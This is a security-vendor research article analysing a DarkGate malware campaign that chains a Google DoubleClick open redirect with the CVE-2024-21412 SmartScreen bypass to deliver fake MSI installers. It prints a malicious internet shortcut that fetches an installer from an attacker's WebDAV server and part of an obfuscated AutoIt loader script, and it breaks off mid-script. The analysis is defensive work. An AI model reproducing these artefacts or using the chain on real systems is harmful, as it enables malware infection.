CVE-2024-21412: DarkGate Operators Exploit Microsoft Windows SmartScreen Bypass in Zero-Day Campaign

trendmicro.com/en_us/research/24/c/cve-2024-21412--darkgate-operators-exploit-microsoft-windows-sma.html

March 13, 2024

Exploits & Vulnerabilities

In addition to our Water Hydra APT zero day analysis, the Zero Day Initiative (ZDI) observed a DarkGate campaign which we discovered in mid-January 2024 where DarkGate operators exploited CVE-2024-21412.

By: Peter Girnus, Aliakbar Zahravi, Simon Zuckerbraun March 13, 2024 Read time: (words)

The Zero Day Initiative (ZDI) recently uncovered a DarkGate campaign in mid-January 2024, which exploited CVE-2024-21412 through the use of fake software installers. During this campaign, users were lured using PDFs that contained Google DoubleClick Digital Marketing (DDM) open redirects that led unsuspecting victims to compromised sites hosting the Microsoft Windows SmartScreen bypass CVE-2024-21412 that led to malicious Microsoft (.MSI) installers. The phishing campaign employed open redirect URLs from Google Ad technologies to distribute fake Microsoft software installers (.MSI) masquerading as legitimate software, including Apple iTunes, Notion, NVIDIA, and others. The fake installers contained a sideloaded DLL file that decrypted and infected users with a DarkGate malware payload.

This campaign was part of the larger Water Hydra APT zero-day analysis. The Zero Day Initiative (ZDI) monitored this campaign closely and observed its tactics. Using fake software installers, along with open redirects, is a potent combination and can lead to many infections. It is essential to remain vigilant and to instruct users not to trust any software installer that they receive outside of official channels. Businesses and individuals alike must take proactive steps to protect their systems from such threats.

DarkGate, which operates on a malware-as-a-service (MaaS) model is one of the most prolific, sophisticated, and active strains of malware in the cybercrime world. This piece of malicious software has often been used by financially motivated threat actors to target organizations in North America, Europe, Asia, and Africa.

Trend Micro customers have been protected from this zero-day since January 17. CVE-2024-21412 was officially patched by Microsoft in their February 13 security patch. In a special edition of the Zero Day Initiative Patch Report, we provide a video demonstration of CVE-2024-21412. To gain insights into how Trend customers enjoy zero-day protection through the ZDI from attacks such as CVE-2024-21412, we provide an in-depth webinar including a Trend Vision One™ live demo.

Analyzing the infection chain

In the following sections, we will explore the DarkGate campaign by looking at each piece of the chain, as shown in Figure 1.



Figure 1. Attack chain schema (click to enlarge)

Open redirect: Google DoubleClick Digital Marketing (DDM)

In recent years, threat actors have been abusing Google Ads technologies to spread malware. In addition to purchasing ad space and sponsored posts, threat actors have also been utilizing open redirects in Google DDM technologies. Abusing open redirects could lead to code execution, primarily when used with security bypasses such as CVE-2023-36025 and CVE-2024-21412. Open redirects abuse the inherent trust associated with major web services and technologies that most users take for granted.

To initiate the DarkGate infection chain, the threat actors deployed an open redirect from the doubleclick[.]net domain inside a PDF file served via a phishing campaign, using the “adurl” parameter that redirected the victim to a compromised web server (Figure 2). The target of the phishing campaign must select the button inside the phishing PDF in order for exploitation of CVE-2024-21412 and DarkGate infection to occur.



Figure 2. Open redirect inside phishing PDF

Google uses URL redirects as part of its ad platform and suite of other online ad-serving services. At its core, Google DoubleClick provides solutions designed to help advertisers, publishers, and ad agencies manage and optimize their online advertising campaigns. We have seen an increase in the abuse of the Google Ads ecosystem to deliver malicious software in the past, including threat actors using popular MaaS stealers such as Rhadamanthys and macOS stealers like Atomic Stealer (AMOS). Threat actors can abuse Google Ads technologies to increase the reach of malware through specific ad campaigns and by targeting specific audiences.

When a user uses the Google search engine to look for content, sponsored ads will be shown to the user. These are placed by businesses and marketing teams using technologies such as Google DoubleClick. These ad technologies track what queries the user submits and show relevant ads based on the query.

When selecting an ad, the user initiates a request chain that leads the user to redirect to the targeted resource set by the advertiser (Figure 3). The Google DoubleClick technologies operate under the HTTP/2 protocol; we can decrypt this traffic to understand the flow of redirection from the network.



Figure 3. Sample decrypted Google DoubleClick ad request (click to enlarge)

Besides purchasing ad space directly, one way in which threat actors can spread malicious software more efficiently is by using open redirects in URLs related to Google DDM. Abusing open redirects might lead to code execution, primarily when used with security bypasses such as CVE-2023-36025 and CVE-2024-21412. While Microsoft Windows has a feature called Mark-of-the-Web (MotW) to flag content from insecure sources such as the web, DarkGate operators can bypass Windows Defender SmartScreen protections by exploiting CVE-2024-21412, which leads to DarkGate infection. In this attack chain, the DarkGate operators have abused the trust given to Google-related domains by abusing Google open redirects, paired with CVE-2024-21412, to bypass Microsoft Defender SmartScreen protections, which green-flags victims into malware infection.

Execution: Exploiting CVE-2024-21412 (ZDI-CAN-23100) to bypass Windows Defender SmartScreen

To exploit CVE-2024-21412, the operators behind DarkGate redirect a victim with the Google DoubleClick open redirect to a compromised web server which contains the first .URL internet shortcut file.

This internet shortcut file exploits CVE-2024-21412 by redirecting to another internet shortcut file, as shown in Figure 4. The internet shortcut file uses the “URL=” parameter to point to the next stage of the infection process; this time, it is hosted on an attacker-controlled WebDAV server.



Figure 4. Contents of “JANUARY-25-2024-FLD765.url”

The next stage of the infection process points to a .MSI file containing a zip archive (ZIP) in the path exploiting CVE-2023-36025, as shown in Figure 5.

```
[InternetShortcut]
URL=file://5.181.159.76@80/Downloads/instantfeat.zip/instantfeat.msi
ShowCommand=7
IconIndex=3
IconFile=C:\Windows\System32\shell32.dll
```

Figure 5. Contents of “gamma.url”

This sequence of internet shortcut redirection that executes a Microsoft software installer from an untrusted source should properly apply MotW that will, in turn, stop and warn users through Microsoft Defender SmartScreen that a script is attempting to execute from an untrusted source, such as the web. By exploiting CVE-2024-21412, the victim’s Microsoft Defender SmartScreen is not prompted due to a failure to properly apply MotW. This leaves the victim vulnerable to the next stage of the DarkGate infection: fake software installers using .MSI files.

Execution: Stage 1 – DarkGate Microsoft software installers

File name	SHA256	Size
Test.msi	0EA0A41E404D59F1B342D46D32AC21FBF3A6E005FFFBEF178E509EAC2B55F307	7.30 MB

Table 1. .MSI file sample

In the next stage of the infection chain, a .MSI file is used to sideload a DLL file, and an AutoIt script is used to decrypt and deploy the DarkGate payload. In the particular sample shown in Table 1, the DarkGate operators wrap the DarkGate payload in a .MSI installer package masquerading as an NVIDIA installer (Figure 6). This installer is executed with the Windows *msiexec.exe* utility, as shown in Figure 7. To the victim, an installer appears, and to them it seems as if a normal NVIDIA software installation is occurring.



Figure 6. The fake NVIDIA .MSI installer package, “instantfeat.msi”



Figure 7. MSI execution process

The .MSI installer employs a CustomActionDLL, a DLL file that contains the logic of the installation process (Figure 8).

Initially, the CustomActionDLL generates a directory within the %tmp% folder named *MW-<Uuid>*, where it places a Windows Cabinet archive (CAB) named *files.cab*. It then utilizes the built-in Windows tool *expand.exe* to decompress the contents of the CAB file. Following this, it proceeds to execute a digitally signed, legitimate binary file, *NVIDIA Share.exe*.



Figure 8. MSI installation logic (click to enlarge)

Execution: Stage 2 – DLL sideloading

File name	SHA256	Size	Signature verification
NVIDIA Share.exe	F1E2F82D5F21FB8169131FEDEE6704696451F9E28A8705FCA5C0DD6DAD151D64	3,264 KB	Signed file, valid signature
libcef.dll	64D0FC47FD77EB300942602A912EA9403960ACD4F2ED33A8E325594BF700D65F	1,514 KB	-
sqlite3.dll	DF0495D6E1CF50B0A24BB27A53525B317DB9947B1208E95301BF72758A7FD78C	1,656 KB	-
chrome_elf.dll	37647FD7D25EFCAEA277CC0A5DF5BCF502D32312D16809D4FD2B86EEBCFE1A5B		Signed file, valid signature

Table 2. DLL sideloading samples

In the second stage of payload execution, DarkGate employs a DLL sideloading technique, where a legitimate app loads a malicious DLL file. In this case, the adversary uses the *NVIDIA Share.exe* application to load a trojanized *libcef.dll* library. Our investigation showed that different campaigns use a variety of legitimate apps for DLL sideloading. We have listed these compromised files at the end of this entry.

The malicious code resides within the "GetHandleVerifier" function of the *libcef.dll* file, which is invoked from the DLL's entry point. The purpose of this DLL is to decrypt the next stage of the XOR-encrypted loader, named *sqlite3.dll* (Figure 9). The DarkGate stub builder creates an 8-byte master key, which is used throughout all modules and components in that build. In this attack, the master key is "zhRVKFlX". For each stage, the malware uses this key in different ways. Sometimes it uses the key as a marker to tell different payloads apart in a file, or it decrypts this key with a custom XOR algorithm to make another key for decrypting the payload.

Figure 9. Decryption process of "sqlite3.dll" (click to enlarge)

Execution: Stage 3 – AutoIt loader

File name	SHA256	Size	Compile date
DLL_Internal.exe	5C5764049A7C82E868C9E93C99F996EFDF90C7746ADE49C12AA47644650BF6CB	1,657 KB	Jan. 3, 2024

Table 3. AutoIT dropper sample

The *sqlite3.dll* file is segmented into four distinct parts:

- **Segment 1:** Encrypted loader
- **Segment 2:** Encrypted *Autoit3.exe*
- **Segment 3:** Clear-text *script.au3*
- **Segment 4:** Clear-text *test.txt*

The first segment, which is 321 KB, is an AutoIt loader executable that was decrypted from an earlier step. The loader binary starts with an "MZRE" header, allowing it to execute as a shellcode. This shellcode is engineered to dynamically map and load a PE file (AutoIt loader) into the system's memory. Once the PE file is mapped in memory, the shellcode executes the Original Entry Point (OEP) of the payload executable.

Upon execution, the loader reads the original *sqlite3.dll* file and looks for the keyword "delimitador" (Figure 10). It uses this keyword as a marker to identify and separate each file contained within. Then, it extracts these files and saves them to the *C:\temp* directory.

Figure 10. AutoIt modules dropper (click to enlarge)

Execution: Stage 4 – AutoIt script analysis

File name	SHA256	Size
Autoit3.exe	237D1BCA6E056DF5BB16A1216A434634109478F882D3B1D58344C801D184F95D	873 KB
script.au3	22EE095FA9456F878CFAFF8F2A4871EC550C4E9EE538975C1BBC7086CDE15EDE	469 KB
test.txt	1EA0E878E276481A6FAEAF016EC89231957B02CB55C3DD68F035B82E072E784B	76 bytes

Table 4. AutoIt script samples

The *script.au3* is a pre-compiled AutoIt script that contains two sections (Figure 11). The first section is a valid AutoIt compiled script with magic bytes “AU3!EA06” (0x4155332145413036) that will be executed by the *AutoIt.exe* file. The second section is an encrypted DarkGate remote access trojan (RAT), the start and end of the encrypted payload marked with “zhRVKFlX”.



Figure 11. Structure of "script.au3" (click to enlarge)

The *script.au3* is responsible for loading and executing the stage-five DarkGate loader in memory. The snippet shown in Figure 12 is a decompiled AutoIt script.

```
#NoTrayIcon
$A = STRINGSPLIT(FILEREAD(@SCRIPTDIR & "\test.txt"), "", 2)
$ZZNDMOFL = $A[61] & $A[48] & $A[63] & $A[61] & $A[12] & $A[61] & $A[48] & $A[13] & $A[48] & $A[48] & $A[48] & $A[48] & $A[48]
& $A[48] & $A[23] & $A[21] & $A[23] & $A[22] & $A[5] & $A[22] & $A[5] & $A[13] & $A[5] & $A[22] & $A[23] & $A[23] & $A[23] &
$A[40] & $A[5] & $A[13] & $A[47] & $A[22] & $A[47] & $A[48] & $A[5] & $A[53] & $A[22] & $A[16] & $A[22] & $A[21]
$ZZNDMOFL &= $A[22] & $A[23] & $A[5] & $A[16] & $A[5] & $A[63] & $A[22] & $A[21] & $A[47] & $A[5] & $A[47] & $A[47] & $A[23] &
$A[22] & $A[5] & $A[29]

[...REDACTED...]

$PT = EXECUTE($A[62] & $A[38] & $A[38] & $A[2] & $A[65] & $A[39] & $A[66] & $A[30] & $A[65] & $A[16] & $A[39] & $A[71] & $A[4]
& $A[65] & $A[71] & $A[34] & $A[6] & $A[75] & $A[11] & $A[65] & $A[71] & $A[41] & $A[22] & $A[23] & $A[21] & $A[23] & $A[37] &
$A[1] & $A[6] & $A[70])
IF NOT EXECUTE($A[57] & $A[31] & $A[38] & $A[71] & $A[71] & $A[42] & $A[31] & $A[26] & $A[65] & $A[26] & $A[34] & $A[6] &
$A[16] & $A[33] & $A[39] & $A[25] & $A[24] & $A[39] & $A[4] & $A[58] & $A[62] & $A[4] & $A[65] & $A[4] & $A[2] & $A[25] &
$A[68] & $A[44] & $A[25] & $A[26] & $A[6] & $A[70]) THEN
    EXECUTE($A[62] & $A[38] & $A[38] & $A[16] & $A[4] & $A[38] & $A[38] & $A[34] & $A[6] & $A[49] & $A[71] & $A[39] & $A[0] &
$A[71] & $A[38] & $A[13] & $A[37] & $A[10] & $A[73] & $A[38] & $A[38] & $A[6] & $A[46] & $A[6] & $A[12] & $A[20] & $A[20] &
$A[35] & $A[6] & $A[46] & $A[6] & $A[45] & $A[31] & $A[39] & $A[65] & $A[66] & $A[4] & $A[38] & $A[33] & $A[39] & $A[25] &
$A[65] & $A[71] & $A[30] & $A[65] & $A[6] & $A[46] & $A[6] & $A[68] & $A[65] & $A[39] & $A[6] & $A[46] & $A[62] & $A[38] &
$A[38] & $A[2] & $A[65] & $A[39] & $A[66] & $A[30] & $A[65] & $A[51] & $A[71] & $A[65] & $A[33] & $A[65] & $A[39] & $A[34] &
$A[72] & $A[68] & $A[65] & $A[70] & $A[46] & $A[6] & $A[31] & $A[0] & $A[65] & $A[6] & $A[46] & $A[22] & $A[23] & $A[21] &
$A[23] & $A[37] & $A[46] & $A[6] & $A[73] & $A[52] & $A[25] & $A[39] & $A[73] & $A[6] & $A[46] & $A[48] & $A[42] & $A[22] &
$A[48] & $A[46] & $A[6] & $A[73] & $A[52] & $A[25] & $A[39] & $A[73] & $A[59] & $A[6] & $A[46] & $A[0] & $A[66] & $A[38] &
$A[38] & $A[70])
ENDIF
EXECUTE($A[62] & $A[38] & $A[38] & $A[2] & $A[65] & $A[39] & $A[66] & $A[30] & $A[65] & $A[2] & $A[71] & $A[65] & $A[62] &
$A[4] & $A[65] & $A[4] & $A[34] & $A[72] & $A[68] & $A[65] & $A[46] & $A[21] & $A[46] & $A[12] & $A[31] & $A[0] & $A[4] &
$A[39] & $A[11] & $A[36] & $A[25] & $A[2] & $A[65] & $A[39] & $A[31] & $A[0] & $A[24] & $A[34] & $A[6] & $A[48] & $A[42] &
$A[6] & $A[74] & $A[72] & $A[67] & $A[67] & $A[7] & $A[73] & $A[58] & $A[20] & $A[53] & $A[35] & $A[70] & $A[70])
EXECUTE($A[62] & $A[38] & $A[38] & $A[16] & $A[4] & $A[38] & $A[38] & $A[34] & $A[6] & $A[66] & $A[26] & $A[71] & $A[39] &
$A[13] & $A[37] & $A[10] & $A[73] & $A[38] & $A[38] & $A[6] & $A[46] & $A[6] & $A[31] & $A[0] & $A[65] & $A[6] & $A[46] &
$A[6] & $A[63] & $A[0] & $A[66] & $A[58] & $A[3] & $A[31] & $A[0] & $A[73] & $A[25] & $A[52] & $A[26] & $A[6] & $A[46] & $A[6]
